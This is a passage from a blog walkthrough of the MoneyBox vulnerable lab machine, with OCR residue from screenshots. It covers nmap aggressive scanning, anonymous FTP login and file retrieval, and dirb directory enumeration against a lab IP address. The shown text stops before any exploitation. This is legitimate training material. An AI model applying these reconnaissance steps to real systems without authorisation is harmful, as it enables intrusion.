
Money Box| VulnHub Walkthrough by Krish Sheth.

Krish Sheth
8 min read · Aug 23, 2024

Listen Share More

In this walkthrough, we'll tackle the **MoneyBox** machine from *Offensive Security's Proving Grounds*. This medium-difficulty machine is a well-rounded challenge for honing your penetration testing skills, offering real-world scenarios and attack vectors. We'll start with reconnaissance to identify open ports and services, proceed with vulnerability identification, and finally exploit these vulnerabilities to gain root access.

After Turning on the **moneybox**machine on **Offsec** account here they provided us with the Ip for the machine.



NAME	IP ADDRESS	POINTS	DIFFICULTY	LAST ACTION	PROGRESS
Monitoring		5	Easy	Never	
Moneybox	192.168.169.230	5	Easy	2 minutes ago	


We can see the Machine Ip adress which is *192.168.169.230* .

As we are scanning we could the *Agressive* scan on the target ip.

We will use **nmap-A (target ip)** command to do the agressive scan.

- `-A` : This option enables aggressive scan options. It performs a comprehensive scan that includes:


> OS detection: Determines the operating system of the target.
>
> Version detection: Identifies the versions of services running on open ports.
>
> Script scanning: Runs default scripts to gather additional information about the target.
>
> Traceroute: Maps the path packets take to reach the target.



```
┌──(root㉿kali)-[~]
└─# nmap -A 192.168.169.230
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-23 11:34 IST
Nmap scan report for 192.168.169.230
Host is up (0.086s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0         1093656 Feb 26  2021 trytofind.jpg
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.45.169
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
|   256 01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
|_  256 2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: MoneyBox
|_http-server-header: Apache/2.4.38 (Debian)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/23%OT=21%CT=1%CU=30816%PV=Y%DS=4%DC=T%G=Y%TM=66C8
OS:2675%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=109%TI=Z%II=I%TS=A)SEQ(S
OS:P=107%GCD=1%ISR=10B%TI=Z%II=I%TS=A)OPS(O1=M551ST11NW7%O2=M551ST11NW7%O3=
OS:M551NNT11NW7%O4=M551ST11NW7%O5=M551ST11NW7%O6=M551ST11)WIN(W1=FE88%W2=FE
OS:88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M551NNSNW7
OS:%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=4
OS:0%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=DE10%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 4 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
```

Here we got **3 open port**.Lets enumerate each of them one by one.


Hee we can see **FTP** is on **Port 21** where **anonymous login** is **allowed** lets try to login into FTP first .



```
┌──(root㉿kali)-[~]
└─# ftp 192.168.169.230
Connected to 192.168.169.230.
220 (vsFTPd 3.0.3)
Name (192.168.169.230:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

After conducting initial scans, we discovered that the **FTP** service was running and allowed **anonymous** login. We connected to the server using **ftp 192.168.169.230** command .


Using `anonymous` as the username and leaving the password blank, we successfully logged in. Once connected, we used the `ls` command to list the contents of the directory.



```
ftp> ls
229 Entering Extended Passive Mode (|||35281|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0         1093656 Feb 26  2021 trytofind.jpg
226 Directory send OK.
ftp> 
```


The directory contained a single file, **trytofind.jpg**, with a size of approximately 1MB. This file stood out as potentially holding valuable information, so we proceeded to download it for further analysis.

To download the file, we used the `get` command




```
226 Directory send OK.
ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (|||36104|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% |*****************************************************************************
226 Transfer complete.
1093656 bytes received in 00:01 (557.95 KiB/s)
ftp> 
```

Here we got image into our machine.




```
┌──(root㉿kali)-[~]
└─# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  trytofind.jpg  Videos

┌──(root㉿kali)-[~]
└─# 
```

Now lets navigate and open our image.


ot account. You may harm your system.
Desktop
Documents
Downloads
Music
Pictures
trytofind.jpg - Image Viewer [3/3]
File
Edit
View
Go
Help
NERD
trytofind.jpg 3984 x 2988 1.1 MB 11.8%

Here we got this image of an CAT. Nothing Intresting here. Now lets **enumerate** port ***80.*** Since we know that http service runs on port 80.

We will open browser and check the http page.




Hai Everyone......!

Welcome To MoneyBox CTF


```
it's a very simple Box.so don't overthink
```

Here we got this page nothing special.Lets try to run dirb to check for all hidden pages. We will write *dirb 192.168.169.230 .*



```
┌──(root㉿kali)-[~]
└─# dirb http://192.168.169.230

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug 23 12:36:40 2024
URL_BASE: http://192.168.169.230/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.169.230/ ----
==> DIRECTORY: http://192.168.169.230/blogs/
+ http://192.168.169.230/index.html (CODE:200|SIZE:621)
+ http://192.168.169.230/server-status (CODE:403|SIZE:280)
```

Here we got these directory lets check it out.

